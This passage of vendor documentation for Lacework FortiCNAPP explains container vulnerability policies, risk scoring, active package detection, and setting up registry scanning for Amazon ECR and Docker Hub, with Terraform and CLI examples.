   a. For new integrations, follow the steps to Create a Proxy Scanner Integration in Lacework FortiCNAPP up to when you reach the *Optional Settings* page.
   b. For existing integrations, go to *Settings > Integrations > Container Registries* in the Lacework FortiCNAPP Console. Select the registry by clicking the checkbox on the left-hand column and click the *Edit* icon. Proceed to the *Optional Settings* page.
2. Click *Select policies (optional)* underneath *CI / CD Policies* to view a table of all container vulnerability policies.
3. Select individual policies by clicking the checkbox on the left-hand column. If you want to enable all policies, click the checkbox for the entire column.

   Select which columns are displayed by using the *Select columns* option.
4. Click *Add to integration* once you have selected your policies.

   The policies are listed on the *Optional Settings* page. If/When returning to this page, click the *edit* icon if you want to add or remove policies.
5. Finish configuring any other optional settings and click *Save*.

Dissociate policies with a registry integration at any time by repeating this procedure and deselecting the policies during step 3.

Associate Registry Integrations with a Policy

Associate registries with a container vulnerability policy on the *Policies* page in the Lacework FortiCNAPP Console.

1. On the *Policies* page, click the policy that you want to associate a registry (or registries) with.

Use the *Container* filter to display only container vulnerability policies.

2. To add registry integrations to the policy, click the edit option in the *Scope* field (*Summary* tab).
3. To select individual registries, select the checkbox in the left-hand column. If you want to enable all registries for this policy, select the checkbox for the entire column.

   Select which columns are displayed by using the *Select columns* option.
4. Click *Add to policy* once you have selected your registries.

   The registry integrations are then displayed in the *Scope* field.

Dissociate registry integrations with a policy at any time by repeating this procedure and deselecting the registries during step 3.

Action on Failure

Define what action is taken when a policy failure occurs.

1. On the *Policies* page in the Lacework FortiCNAPP Console, filter or search for your specific policy.
2. Click a policy in the policy list to view the drawer.
3. In the *Summary* tab, select the option you prefer for *Action on failure*:

   Allow: This permits container image deployment to continue even when the policy fails.

   Block: This blocks container image deployment when the policy fails.

Any change is reflected in new container deployments where policies are associated with a registry integration or are in the scope of the policy. New policy changes will be fully active within 5 minutes on the container registry integration (this includes Inline, Proxy, or Admission Controller with Proxy Scanner integrations).

Policy Changes

Any changes to policies will be fully propagated to the container registry integration within 5 minutes.

Policy Evaluation Results

View evaluation results for container vulnerability policies on the *Vulnerabilities > Containers* page.

Click on an image name in the vulnerabilities list and click the *Policies* tab to display the evaluation results.

Two charts display the number of failed vs passing policies, and the number of policies by severity.

The following info is shown in the table:

Column	Description
Policy	A description of the policy. If the policy has failed, you can click on it for information including: * *Resource* - The resource related to the policy failure. * *Reason* - The reason for the failure of the policy.
Severity	The severity level of the policy; Info, Low, Medium, High, or Critical.
Status	Whether the image evaluation has passed or failed for this policy.

Using Helm

Helm informs you when a successful deployment occurs for a Kubernetes cluster. If the deployment is blocked due to a policy violation, check the Admission Controller logs for failures.

Default Policies

Default policies are read-only except for the *Action on failure*, *Status*, and *Scope* fields. These policies are not enabled by default.

The following table lists the default policies that you can clone or enable as needed:

Policy ID	Event Generated by Policy	Description
LW_CONTAINER_POLICY_1	Disallowed packages	PackageName includes any of `package1, package2`. *Note: This is a dummy policy for demonstration purposes only.*
LW_CONTAINER_POLICY_2	Disallowed CVEs	CVE ID includes any of `CVE-2020-1234`. *Note: This is a dummy policy for demonstration purposes only.*
LW_CONTAINER_POLICY_3	Critical, fixable CVEs	Critical and fixable CVE count greater than `0`. *Note: This is a dummy policy for demonstration purposes only.*
LW_CONTAINER_POLICY_4	Critical CVEs	Critical CVE count greater than `0`. *Note: This is a dummy policy for demonstration purposes only.*
LW_CONTAINER_POLICY_5	Image with a 'latest' tag	Image Tag does not include `latest`
LW_CONTAINER_POLICY_6	Missing required image labels	Image Label includes any of `author, maintainer, or buildID`

Policy ID	Event Generated by Policy	Description
LW_CONTAINER_POLICY_7	ENTRYPOINT defined with root privilege	Dockerfile includes `ENTRYPOINT ["sudo"*`
LW_CONTAINER_POLICY_8	apt-get upgrade, apk upgrade, or dist-upgrade commands Dockerfile	Dockerfile includes `apt-get get upgrade, apk upgrade, dist-upgrade`
LW_CONTAINER_POLICY_9	'apk add' is not used with --no-cache in Dockerfile	Dockerfile includes `apk *--no-cache` *Note: This policy has been removed due to incorrect behavior.*
LW_CONTAINER_POLICY_10	apt-get caches are not cleared in Dockerfile	Dockerfile does not include `apt-get clean`
LW_CONTAINER_POLICY_11	USER is not defined in Dockerfile	Dockerfile does not include `USER`
LW_CONTAINER_POLICY_12	USER is defined as root	Dockerfile includes `USER root`
LW_CONTAINER_POLICY_13	sudo command used in Dockerfile	Dockerfile includes `sudo`

Edit a Default Policy

Default Policies cannot be edited except for the *Action on failure*, *Status*, and *Scope* fields. They can be cloned or you can disable the default policy if required.

Delete a Default Policy

Default policies cannot be deleted, only disabled.

Disable/Enable a Default Policy

On the *Policies* page, find the default policy and click the *Status* toggle to disable or enable the policy.

Policies Chart

The *Policies* page display a visual summary detailing the following information:

- *Coverage* - Shows total number of policies, including the number of enabled vs disabled, and the number of policy exceptions.
- *Policy Types* - Shows the number of default vs custom policies.
- *Policies By Severity* - Shows the number of policies for each severity.

The chart updates when any filters are active.

Inline Scanner Support

Container Vulnerability Policies can be used with the Inline Scanner trigger exit codes during image evaluations. Find out more in the policy support section for Inline Scanner.

Lacework FortiCNAPP Risk Score

Overview

The Lacework FortiCNAPP (LW) Risk Score enables you to prioritize vulnerability remediation actions. This risk score allows you to isolate and sort vulnerabilities and assets based on risk factors specific to your environment. This helps you identify and fix high-risk as well as vulnerable assets.

The LW Risk Score provides the following:

- Risk scores for vulnerable hosts, container images, and packages based on the number of vulnerabilities present.
- Risk impact scores for discovered vulnerabilities (CVEs) based on risk factors (including number of hosts, container images, and packages affected by the vulnerability).
- Capability to output a prioritized list of vulnerabilities to remediate/fix.

Lacework FortiCNAPP applies the proprietary LW Risk Score at the host, container image, package, and vulnerability (CVE) levels. Initial risk factors considered for the LW Risk Score are CVE/CVSS and the number of entities affected.

Prioritize Hosts, Container Images, and Packages

Manage vulnerabilities and prioritize hosts to patch and container images to upgrade based on actionable data such as number of vulnerabilities present, CVE severity, CVSS score, and more.

You can isolate and sort vulnerable hosts, images, and packages based on the LW Risk Score.

Lacework FortiCNAPP also provides the capability to output a prioritized list of vulnerable hosts, images, and packages to fix or update.

Prioritize Vulnerabilities (CVEs)

Manage vulnerabilities and prioritize CVEs to fix based on actionable data such as number of assets affected, vulnerability severity, level of exposure, and more.

Risk Factors

A high or low LW Risk Score is based on these factors:

- Prevalence in the environment (number of assets affected)
- Vulnerability and scoring information from sources, including CVE, CVSS, and others

Host Scoring

The host risk for a host is impacted by:

- Number of vulnerabilities found on the host.
- Vulnerability and scoring information from sources, including CVE, CVSS, and others.
- Internet exposure of the host.
- Known existence of exploits.
- Active exploits in the wild.
- Package status.

The calculation follows this process:

1. For each Vulnerability Observation on the host, Lacework FortiCNAPP determines a probability of successful exploit, considering whether the vulnerabilities are in actively executing packages.
2. Considering the vulnerabilities on the host, Lacework FortiCNAPP determines a probability that at least one exploit attempt is successful to obtain an overall probability of compromise for that host.
3. The probability of host compromise is potentially reduced depending on the host's internet exposure.
4. Lacework FortiCNAPP multiplies the final probability by 10 to produce a host risk score.

Container Image Scoring

The image risk for a container image is impacted by:

- Number of vulnerabilities found in the image.
- Vulnerability and scoring information from sources, including CVE, CVSS, and others.
- Internet exposure of image containers.
- Active exploits in the wild.
- Number of active containers.
- Active package status.

The calculation follows this process:

1. For each Vulnerability Observation on the container image, Lacework FortiCNAPP determines a probability of successful exploit, considering whether the vulnerabilities are in actively executing packages (if this feature is enabled).
2. Considering the vulnerabilities on the image, Lacework FortiCNAPP determines a probability that at least one exploit attempt is successful to obtain an overall probability of compromise for that image.
3. The probability of image compromise is potentially reduced depending on the internet exposure and active status of containers based on that image.
4. Lacework FortiCNAPP multiplies the final probability by 10 to produce an image risk score.

Package Scoring

The package risk for a package is impacted by:

- Number of vulnerabilities found in the package.
- Vulnerability and scoring information from sources, including CVE, CVSS, and others.

Vulnerability (CVE) Scoring

The vulnerability impact for a vulnerability (CVE) is impacted by:

- Number of hosts or container images affected.
- Number of packages affected.

When are Risk Scores Calculated?

Lacework FortiCNAPP runs daily calculations for risk scores at midnight (00:00) Pacific Time.

New integrations may show *-/10* for LW Risk Scores until the new round of calculations is complete.

Time Ranges and Risk Scores

If you have selected a specific time range on the Container or Host Vulnerability pages, the LW Risk Scores displayed are the latest ones available in that time range.

For example:

- Time range set between 4th June 9:00am PT - 11th June 9:00am PT.
- For each assessment, the risk score calculated at 00:00am PT on 11th June is displayed.

Configure Risk Score Factors

PREVIEW FEATURE This section describes functionality that is currently in preview.

Select which factors are taken into consideration when calculating the LW Risk Score by going to *Settings > Configuration: Risk scores*.

Use the toggles to enable or disable the risk score factors listed in the following sections:

- CVE severity
- Internet exposure of hosts/containers
- Active exploits in the wild
- Known exploit available
- Package status

For details about how each risk factor is weighted, contact Fortinet Inc..

CVE Severity

Whether to include the CVSS v2 or CVSS v3 severity of a vulnerability in the risk score calculation.

Internet exposure of hosts/containers

Only applicable to AWS and Google Cloud infrastructures and customers with Attack Path Analysis enablement.

Whether to include the internet exposure probability of a host or container in the risk score calculation.

Active exploits in the wild

Whether to include the active exploit factor for a vulnerability in the risk score calculation. There are separate weightings for known exploit attempts and no known exploit attempts.

Known exploit availability

Whether to include the known exploit factor for a vulnerability in the risk score calculation. There are separate weightings for different classifications of exploits.

Package status

Only applicable to hosts and containers with Active Package Detection enabled.

Whether to include active package detection in the risk score calculation.

See Package Status for a definition of each status type.

View LW Risk Scores

Group by Host

Select *Group by Host* when in the Host Vulnerabilities page (*Vulnerabilities* > *Hosts*) to view the host risk score.

Host Assessment Drawer

Click a host in the list to view the Host Assessment drawer, which displays the host risk analysis.

Group by Image ID

Select *Group by Image ID* when in the Container Vulnerabilities page (*Vulnerabilities > Containers*) to view the image risk score.

Click an image to display the list of vulnerabilities and CVEs to prioritize for remediation.

Image Assessment Drawer

Click an image in the list to view the Image Assessment drawer, which displays the image risk analysis.

Group by Package Name

In the Group by drop-down, select *Package Name* to filter by packages and obtain the package risk for each image.

This displays packages, each with its own package risk score.

Similarly, you can group by Package Namespace to view the list of CVEs in each package namespace.

Group by CVE

Select *Group by CVE* in either Host or Container Vulnerabilities to view the vulnerability impact for each CVE.

CVE Assessment Drawer

Click a CVE in the list to view the CVE Assessment drawer, which displays the vulnerability impact analysis.

Risk Score vs CVSS Score

	LW Risk Score	CVSS Score
Description	The LW Risk Score is a proprietary score that incorporates risk factors such as: vulnerability prevalence in the environment, CVSS score, and CVE severity. The LW Risk Score represents the asset risk or vulnerability impact from 1 - 10. You	The Common Vulnerability Scoring System (CVSS) is an open framework for communicating the characteristics and severity of software vulnerabilities. It represents the severity of data vulnerability

	LW Risk Score	CVSS Score
	can use it to prioritize which vulnerabilities to remediate.	from 1 - 10. You can use it to compare and remediate vulnerabilities.
How is it calculated?	Computes a score specific to your environment, accounting for potential impact and vulnerability severity levels.	Independent of any specific environment
How it is applied?	The LW Risk Score is specifically applied to the following entities/assets: images, hosts, packages, vulnerabilities	Generic score that spans all vulnerabilities
How it is updated?	Dynamically updated	Static
What does it apply to?	Risk scores are computed per individual host, image, package, and vulnerability.	Each vulnerability has its own score.

User Scenarios

Scenario: There is a high severity vulnerability that is not found in your environment.
Outcome: The CVSS score would be high, but your LW Risk Score will be low.
Reason: It does not directly impact your specific environment.

Scenario: There is a low severity vulnerability that has been detected on a large portion of your environment or on a public-facing system.
Outcome: The CVSS score would be low, but your LW Risk Score will be high.
Reason: A higher number of vulnerable assets may increase the probability of attack.

Active package detection

Active package detection shows whether a vulnerable package is in use on your Linux hosts and containers.

This feature is shown with the following names in various parts of the Lacework FortiCNAPP console:

- Active package detection
- Active vulnerability detection (AVD)
- Code aware agent (CAA)

These all refer to the same feature and may be used interchangeably.

Active package detection is a feature of the Lacework FortiCNAPP agent. It is disabled by default.

When enabled, the agent detects all activity for supported host and container packages. See Enabling active package detection on page 1263.

Active package detection allows you to:

- Detect the *active* vulnerabilities in your environment and prioritize remediation of these packages.
- Detect the *inactive* vulnerabilities in your environment and deprioritize remediation of the packages that are not being used.

When enabled, the agent monitors the host or container file system. When a process executes a file in a package, the agent detects that access and declares the package as active.

If a process executes a file in a package, but the process runs for a month, only one package activity is detected and reported by the agent at the time when the file is first executed. If that process does not access any files in the same package again during that month, the agent does not detect any new activity for the package.

A vulnerable package is deemed inactive if the agent does not detect any processes accessing files within that package within the past 30 days.

When the agent detects a package as active, this data is immediately sent to Lacework FortiCNAPP.

Every 24 hours, Lacework FortiCNAPP aggregates and refreshes this data, which is shown in the *Vulnerabilities* dashboard.

While all vulnerable packages should be remediated to reduce your attack surface, you should prioritize remediation of active packages as they present a currently active threat.

Limitations

The following limitations apply:

- Active package detection is only supported on Linux hosts and containers. It is not supported on Microsoft Windows hosts and containers.

- An agentless scanning integration is required for viewing any packages in the legacy vulnerabilities dashboard. However, active packages can viewed in the new vulnerabilities dashboard with only an agent configured. See Vulnerabilities dashboard on page 1131.

  An agentless integration is required to view inactive packages in both the new and legacy dashboards.
- The agent detects the presence of installed operating system packages. With the feature enabled, the agent can identify which of the installed operating system packages are active or inactive.

  The agent with active package scanning enabled can detect active language library packages, but it may not detect inactive language library packages.

  Agentless workload scanning can detect supported language library packages, but it cannot distinguish which packages are active or inactive. In these cases, information from the agent and the agentless scans are combined to determine which language library packages are active or inactive.

  For cases where agentless scanning is not supported, a Platform, Proxy, or Inline Scanner integration operates in a similar fashion for the container images used in your environment.
- AWS Fargate for ECS is *not* supported for active package detection. This is because Lacework FortiCNAPP agents do not have adequate system privileges to monitor the file systems in a Fargate environment.
- For Platform, Proxy, or Inline Scanner integrations, ensure that they are scanning the container images actively used in your environment.

Enabling active package detection

To enable active package detection:

1. Install the Linux agent on hosts, containers, or Kubernetes clusters.
   - If deployed on a host, package activity is reported on that host and for all containers running on that host.
   - If deployed on a privileged Kubernetes agent pod/container on a Kubernetes node, package activity is reported on that node and for all containers running on that node.
   - If deployed on a non-privileged container, package activity is reported for that container only.

   Your container images must be scanned by Lacework FortiCNAPP for container package activity to display in the Lacework FortiCNAPP Console.

   See Different Types of Scanning for the options that Lacework FortiCNAPP provides to scan your container images.

   If you have active images that are unscanned, see Unscanned Active Images - FAQs to help discover why this may be the case.
2. Enable active package detection for the agent.
   - To enable active package detection using the Lacework FortiCNAPP Console:
     i. Log in to the Lacework FortiCNAPP Console.
     ii. Go to *Settings* > *Configuration* > *Agent Tokens*.
     iii. In the token settings *Configure* tab, click the *Edit* icon.
     iv. Expand the *Agent runtime settings* section.
     v. Enable and configure active package detection. See Enable active package detection on page 934 for all available options.

vi. Click *Save All*.

If you enable active package detection through the Lacework FortiCNAPP console, it will be enabled on all agents that use that agent access token.

- To enable active package detection using the `config.json` agent configuration file, see `codeaware` Property.

If you enable active package detection using the `config.json` file for an agent, it will be enabled only for that agent.

Supported package managers, package types, and language libraries

Active package detection supports the following package managers, package types, and language libraries:

- dpkg
- golang
- Java
- npm
- PHP
- Python
- RPM
- Ruby
- Rust
- .NET/NuGet

Integrate container registries

This section contains the following topics:

- Integrate platform scanner on page 1266
- Integrate Proxy Scanner on page 1299
- Integrate Inline Scanner on page 1338

Integrate platform scanner

This section covers the following topics:

- Platform scanner overview on page 1267
- Integrate Amazon elastic container registry on page 1271
- Integrate Docker Hub on page 1277
- Integrate a Docker V2 Registry on page 1279
- Integrate GitHub Container Registry on page 1286
- Integrate Google Artifact Registry on page 1290
- Integrate Google Container Registry on page 1294

Platform scanner overview

Public registry scanning

Integrate your internet-accessible container registries with the Lacework FortiCNAPP Platform Scanner to scan all images as they are added to the registry.

You must integrate the container registry that contains repositories with the container images that you want to assess for vulnerabilities. This includes publicly accessible registries.

There are various methods to pull images from a registry, depending on the registry type:

- *Registry notification:* The registry sends an event to Lacework FortiCNAPP whenever a new image is uploaded.
- *Auto-polling:* The system automatically discovers the list of repositories and new images available in the registry.
- *On-demand:* Manually request the scan of a container using console or Lacework FortiCNAPP CLI.

In each registry guide, the *Container Registry Support* section lists the methods available for the registry type.

Create a registry integration to start automatically scanning your images.

Container registry support

The following table lists the supported container registries (only image manifest V2, schema 2) and scan types.

Registry	Support
Amazon Elastic Container Registry (ECR)	Auto polling On-demand scans
Azure Container Registry as Docker V2 Registry	Registry notification On-demand scans
Docker Hub	Auto polling On-demand scans
Docker V2-based authentication registries	On-demand scans
Docker V2 Registry	Registry notification On-demand scans
GitHub Container Registry	Registry notification On-demand scans

Registry	Support
GitLab as Docker V2 Registry	Registry notification On-demand scans
Google Artifact Registry (GAR)	Auto polling On-demand scans
Google Container Registry (GCR)	Auto polling On-demand scans
JFrog as Docker V2 Registry	Auto polling *(limited support)* Registry notification On-demand scans

Multi-architecture image support

The platform scanner supports multi-architecture container images during scans. Multi-architecture images are supported by scanning manifests that list multiple platform versions of the image.

Lacework FortiCNAPP scans the first available platform architecture version in the following order:

1. AMD64
2. ARM64
3. ARM32

Auto-polling vs registry notification

New images are scanned as they are uploaded to your registry using the following methods:

Registry notification	Set up notifications in your registry to send an event to the Cloud Scanner every time a new image has been uploaded. After it receives a notification, the system automatically pulls the image and initiates a scan. The results will be available in the console.
Auto-polling	"Every 15 minutes, Lacework FortiCNAPP discovers newly uploaded registries and images. It then automatically pulls the images and initiates a scan. The results are available in the console.

Both methods enable the scanning of new images. Auto-polling adds the ability to scan some of the images that already existed in the registry when the Registry integration with Lacework FortiCNAPP was created. On-demand scans through the CLI can also be used to trigger scans for existing images.

Auto-polling and registry notification have to be managed differently for most registries, for example, with different authentication schemes and APIs. Therefore, Lacework FortiCNAPP may not support either feature for your registry. For information, see Container Registry Support.

Docker API v2

The Docker API v2 is a list of APIs used to pull images. Kubernetes uses the Docker API v2 to pull images for any registry.

All registries allow the API Docker v2 to pull a single image based on the repository, image name and tag or image ID. However, many registries use a different set of APIs to discover repositories and images (used for auto-polling) or have different authentication schemes for registry notification.

If you choose to create a Docker V2 Registry Integration, verify that it uses the Docker V2 authentication scheme to support registry notification and the standard sets of Docker v2 API for repository and image discovery to support auto-polling.

Auto polling

When container registries support auto polling, Lacework FortiCNAPP assesses for vulnerabilities when the container registry is initially integrated. After integration, it performs the following actions:

- Polls the integrated registries for new container images every 15 minutes.
- Assesses all images for vulnerabilities as soon as they are polled. The assessment results available on the Console.
- Tracks multiple CVE Numbering Authorities for new common vulnerabilities and exposures (CVEs) and updates the Lacework FortiCNAPP CVEs database daily.

Lacework assesses for vulnerabilities using these steps:

1. Assesses the integrated registries and finds all repositories (or a specified subset) that it has permissions to access.
2. Finds the newest container images found in each repository up to the limit (see Default Scanning Quotas). After the initial assessment, Lacework FortiCNAPP polls the integrated repositories at a regular time interval for the newest container images.
3. Assesses all software packages in the found container images.
4. Searches the Common Vulnerabilities and Exposures (CVEs) database for software packages in the container images and reports them. Lacework FortiCNAPP filters out rejected CVEs for Ubuntu and Debian.

When new CVE updates are released, Lacework FortiCNAPP assesses existing image assessments for newly identified risks and reassesses images based on CVE information for a known package and version.

Default scanning quotas

- The platform scanner supports a maximum of 2000 repositories per registry integration.
  - Amazon ECR's limit is 1000 repositories due to set limitations with the Docker V2 APIs.
- For each registry integration, the platform scanner performs a maximum of 100 image assessments per hour for each repository. The 100 image limit also applies to the initial assessment after integration.
- The platform scanner supports a default of 1200 container image assessments per hour for each Lacework FortiCNAPP account with any remaining images being assessed the next hour.

Assessment example

After you register the Docker Hub registry in Lacework FortiCNAPP, it will:

1. Find all the repositories in the Docker Hub registry.
2. Assess a container image in a repository.
3. Determine that the Python 3.6 package (3.6.7-1~18.04) is in the container image.
4. Search the Lacework FortiCNAPP CVE database for Common Vulnerabilities and Exposures (CVEs) for the Python 3.6 package.
5. Report all known CVEs associated with the Python 3.6 package such as CVE-2019-9947, CVE-2019-9740, CVE-2018-1000030, etc.

Integrate Amazon elastic container registry

Container registry support

Amazon Elastic Container Registry (ECR) integrations support:

- Auto polling:Polling occurs every 15 minutes.
- On-demand scans via the API.

Amazon ECR's integration maximum is 1000 repositories due to set limitations with the Docker V2 APIs.

Lacework FortiCNAPP scans the latest five tags per image in an ECR repository.

Navigate to ECR integration

1. Go to *Settings* > *Integrations* > *Container registries*.
2. Click *+ Add New*.
3. Click *Amazon Container Registry (ECR)* and select *AWS IAM Role*.
4. Click *Next*.
5. Follow the steps in the next section.

Integrate using IAM role-based authentication (recommended)

To use IAM role-based authentication:

1. Create a cross-account role that has `434813966438:role/lacework-platform` as a trusted entity and an external ID. For information about creating cross-account roles, see AWS CloudTrail Integration Prerequisites on page 175.
2. Attach the cross-account role to the `AmazonEC2ContainerRegistryReadOnly` managed policy for the Amazon Elastic Container Registry. For more information, see AmazonEC2ContainerRegistryReadOnly.

AWS IAM role-based integrations are supported for AWS standard accounts only. IAM role-based integrations are not supported for AWS GovCloud accounts. You cannot create a role to delegate access between an AWS GovCloud (US) account and a standard AWS account. For more information, see the AWS Identity and Access Management documentation.

3. Configure the registry and complete any optional settings.
4. For *External ID*, paste the external ID that you created when creating the cross-account role. If the external ID does not comply with the format requirements, click the *Refresh* icon to generate a new one. Then follow the steps to update the external ID in the AWS console before returning here to finish the integration.
5. Click *Save*. The integration status displays *Integration Successful* only after its first assessment completes.
6. Verify that assessments have started by viewing the table in *Vulnerabilities > Containers*.

After an image is assessed, Lacework FortiCNAPP reports its results in the table. Select *Last 24 hours* above the table to view the assessment results.

Configure registry {#configure-registry-iam-role}

Setting Name	Description
Name	Specify a unique name for the container registry in the Lacework FortiCNAPP Console.
External ID	Paste the external ID that you created when creating the cross-account role. If the external ID does not comply with the format requirements, click the Refresh icon to generate a new one. Then follow the steps to update the external ID in the AWS console before returning here to finish the integration.
Role ARN	Specify the ARN of the cross-account role that Lacework FortiCNAPP uses to access your AWS resources.
Registry Domain	Specify the URL of your Amazon Elastic Container Registry (ECR) in the following format: YourAWSAccount.dkr.ecr.YourRegion.amazonaws.com, where *YourAWSAccount* is the AWS account number for the AWS IAM user that has a role with permissions to access the ECR and *YourRegion* is your AWS region such as us-west-2. *Note:* Do not prefix the URL with `https://`.

Optional settings {#optional-settings-iam-role}

Setting Name	Description
Limit Image Tags	If you do not want to assess all images in this registry, specify text from an image tag so that only images with matching tag text will be assessed. To change which images you want to assess, update this field so the change is captured during the next polling period. You can input multiple tags. If you specify tag and label limits, they function as an AND.

Setting Name	Description
	Single wildcards are also supported and can be used to match multiple image tags (for example: `abc*` or `*xyz`).
Limit Image Labels	If you do not want to assess all images in this registry, specify key:value pairs so that only images with matching label key:value pairs will be assessed. To change which images you want to assess, update this field so the change is captured during the next polling period. Supported field input: `key:value`. If you specify tag and label limits, they function as an AND.
Limit Repositories	If you do not want to discover/assess all repositories in this registry, specify a comma-separated list of repositories to discover/assess (without spaces recommended). To change which repositories you want to assess, update this field so the change is captured during the next polling period. *Note:* Do not include the registry in the repository name(s).
Images per Repo	Set the maximum number of newest container images to discover/scan per repository. See Platform Scanner - Default Scanning Quotas for the maximum setting.
Non-OS Package Support	This feature is enabled by default. Select *No* if you want to disable scanning of language libraries.

Integrate using key ID access key-based authentication

To use this authentication type, the AWS IAM user you specify must have a role with permissions to access the Amazon Container Registry and be attached to the `AmazonEC2ContainerRegistryReadOnly` managed policy. For more information, see AmazonEC2ContainerRegistryReadOnly. The `AmazonEC2ContainerRegistryReadOnly` managed policy applies to all regions. If you want to narrow the policy to a single region, create a custom policy and scope it to your region. For more information, see Control access to AWS regions using IAM policies. The specified AWS IAM user does not need an AWS Console login to be enabled.

AWS key ID access key-based integrations are supported for AWS standard and AWS GovCloud accounts.

To use key ID access key-based authentication:

1. Click *Amazon Container Registry (ECR)* and select *AWS Key ID Access Key*.
2. Click *Next*.
3. Configure the registry and complete any optional settings.
4. Click *Save*. The integration status displays *Integration Successful* only after its first assessment completes.

5. Verify that assessments have started by viewing the table in *Vulnerabilities > Containers*.

After an image is assessed, Lacework FortiCNAPP reports its results in the table. Select *Last 24 hours* above the table to view the assessment results.

Configure registry {#configure-registry-key-id}

Setting Name	Description
Name	Specify a unique name for the container registry in the Console.
Access Key ID	Specify an AWS access key ID for an AWS IAM user.
Secret Access Key	Specify the AWS secret key for the specified AWS access key.
Registry Domain	Specify the URL of your Amazon Elastic Container Registry (ECR) in the following format: *YourAWSAccount.dkr.ecr.YourRegion.amazonaws.com*, where: • *YourAWSAccount* is the AWS account number for the AWS IAM user that has a role with permissions to access the ECR • *YourRegion* is your AWS region such as us-west-2. **Note:** Do not prefix the URL with `https://`.

Optional settings {#optional-settings-key-id}

Setting Name	Description
Limit Image Tags	If you do not want to assess all images in this registry, specify text from an image tag so that only images with matching tag text will be assessed. To change which images you want to assess, update this field so the change is captured during the next polling period. You can input multiple tags. If you specify tag and label limits, they function as an AND. Single wildcards are also supported and can be used to match multiple image tags (for example: `abc*` or `*xyz`).
Limit Image Labels	If you do not want to assess all images in this registry, specify *key:value* pairs so that only images with matching label key:value pairs will be assessed. To change which images you want to assess, update this field so the change is captured during the next polling period. Supported field input: `key:value`. If you specify tag and label limits, they function as an AND.
Limit Repositories	If you do not want to discover/assess all repositories in this registry, specify a comma-separated list of repositories to discover/assess (without spaces recommended). To change which repositories you want to assess, update this field so the change is captured during the next polling period. *Note:* Do not include the registry in the repository name(s).

Setting Name	Description
Images per Repo	Set the maximum number of newest container images to discover/scan per repository. For the maximum setting, see Platform scanner overview on page 1267.
Non-OS Package Support	This feature is enabled by default. Select *No* if you want to disable scanning of language libraries.

Assessing Retagged ECR images

Assessing a retagged ECR image is not supported because ECR does not consider it a new image and therefore does not create a new entry.

To assess a retagged image, use on-demand assessment through the Lacework FortiCNAPP API:

```
POST /api/v2/Vulnerabilities/Containers/scan
```

You can still find a retagged image using imageId in the Lacework FortiCNAPP Dashboard because the image ID does not change for a retagged image.

Create an IAM Role and ECR Integration Using Terraform

For organizations using Terraform to manage their environments, Lacework FortiCNAPP maintains the Lacework FortiCNAPP Terraform Provider that enables integrating supported container registries with Lacework FortiCNAPP using automation.

If you are new to the Lacework FortiCNAPP Terraform Provider, or Lacework FortiCNAPP Terraform Modules, read the Terraform for Lacework FortiCNAPP Overview to learn the basics on how to configure the provider and more.

The example below creates a new IAM Role with the AmazonEC2ContainerRegistryReadOnly managed policy for the Amazon Elastic Container Registry (ECR) of the account configured inside the Terraform AWS provider and integrates it with your Lacework FortiCNAPP account.

```
terraform {
  required_providers {
    lacework = {
      source = "lacework/lacework"
    }
  }
}

provider "lacework" {}
```

```
provider "aws" {
  region = "us-west-2"
}

module "lacework_ecr" {
  source  = "lacework/ecr/aws"
  version = "~> 0.1"
}
```

Validate the Integration

After Terraform finishes applying changes, you can use the Lacework CLI to validate the integration is working.

Open a Terminal and trigger an on-demand container vulnerability scan of one of your repositories that lives in the ECR registry you just integrated:

```
lacework vuln ctr scan YourAWSAccount.dkr.ecr.YourRegion.amazonaws.com YourRepository
YourTagOrImageDigest --poll
```

To list all container registries configured in your account run `lacework vuln ctr registries`

You should see the vulnerability assessment of your repository.

```
lacework vulnerability container scan 123456789012.dkr.ecr.us-west-2.amazonaws.com lw-test latest
--poll
A new vulnerability scan has been requested. (request_id: da123491-89f3-123d-a93b-d3a1980ee80a)

                                CONTAINER IMAGE DETAILS
VULNERABILITIES
-------------------------------------------------------------------------------------------+-------
-------------------------
    ID          sha256:48706bcd2b97520266df3cb0b3f42c3aaccf8b7819c1356c02b0609c4ec2dd98
SEVERITY   COUNT   FIXABLE
    Digest      sha256:7b4c7ae1c8c91759449f7c0c62c4b90330443ed08f5ed761d4a2bf4331504bae     ------
-----+-------+----------
    Registry    123456789012.dkr.ecr.us-west-2.amazonaws.com
Critical       2         1
    Repository  lw-test                                                                  High
         32         8
    Size        144.8 MB
Medium       127        33
    Created At  2021-03-03T23:28:46.220Z                                                  Low
        140         6
    Tags        latest                                                                    Info
        377         5

Try adding '--details' to increase the details shown about the vulnerability assessment.
```

Integrate Docker Hub

Container registry support

Docker Hub integrations support:

- Auto polling - polling occurs every 15 minutes
- On-demand scans via the API
- Only v2 format is supported

Navigate to docker hub integration

1. Log in to the Lacework Console with an account with admin permissions.
2. Navigate to *Settings* > *Integrations* > *Container registries*.
3. Click *+ Add New*.
4. Click *Docker Hub*.
5. Click *Next*.
6. Follow the steps in the next section.

Integrate with Docker Hub

To integrate Docker Hub with Lacework:

1. Configure the registry and complete any optional settings.
2. Click *Save*. The integration status displays Integration Successful only after its first assessment completes.
3. Verify that assessments have started by viewing the table in *Vulnerabilities* > *Containers*.

After an image is assessed, Lacework reports its results in the table. Select *Last 24 hours* above the table to view the assessment results.

Configure registry

Setting Name	Description
Name	Specify a unique name for the container registry in the Lacework Console.

Setting Name	Description
User Name	Specify a Docker user that has at least read-only permissions to the Docker Hub container repositories that you want to assess for vulnerabilities. *NOTE:* This must be in username format and not your email address. Docker uses organizations and teams to grant permissions. The following example explains how to grant permissions in Docker: 1. Create a Docker organization called MyCompany and in that organization create a team called MyGroup. 2. Add the user to the MyGroup team. 3. For all the repositories that have container images that you want to assess for vulnerabilities give at least read-only permissions to the MyGroup team. For more information, see the following topics in the Docker documentation: Create and manage organizations, Create and manage users, and Create and manage teams in https://docs.docker.com/.
Password	Specify the password for the specified Docker Hub user. Alternatively, you can use personal access tokens to access Hub images from the Docker CLI. For details, see Managing Access Tokens.
Registry Domain	This field is prepopulated with the URL of Docker Hub, index.docker.io.

Optional settings

Setting Name	Description
Limit Image Tags	If you do not want to assess all images in this registry, specify text from an image tag so that only images with matching tag text will be assessed. To change which images you want to assess, update this field so the change is captured during the next polling period. You can input multiple tags. If you specify tag and label limits, they function as an AND. Single wildcards are also supported and can be used to match multiple image tags (for example: `abc*` or `*xyz`).
Limit Image Labels	If you do not want to assess all images in this registry, specify key:value pairs so that only images with matching label key:value pairs will be assessed. To change which images you want to assess, update this field so the change is captured during the next polling period. Supported field input: `key:value`. If you specify tag and label limits, they function as an AND.
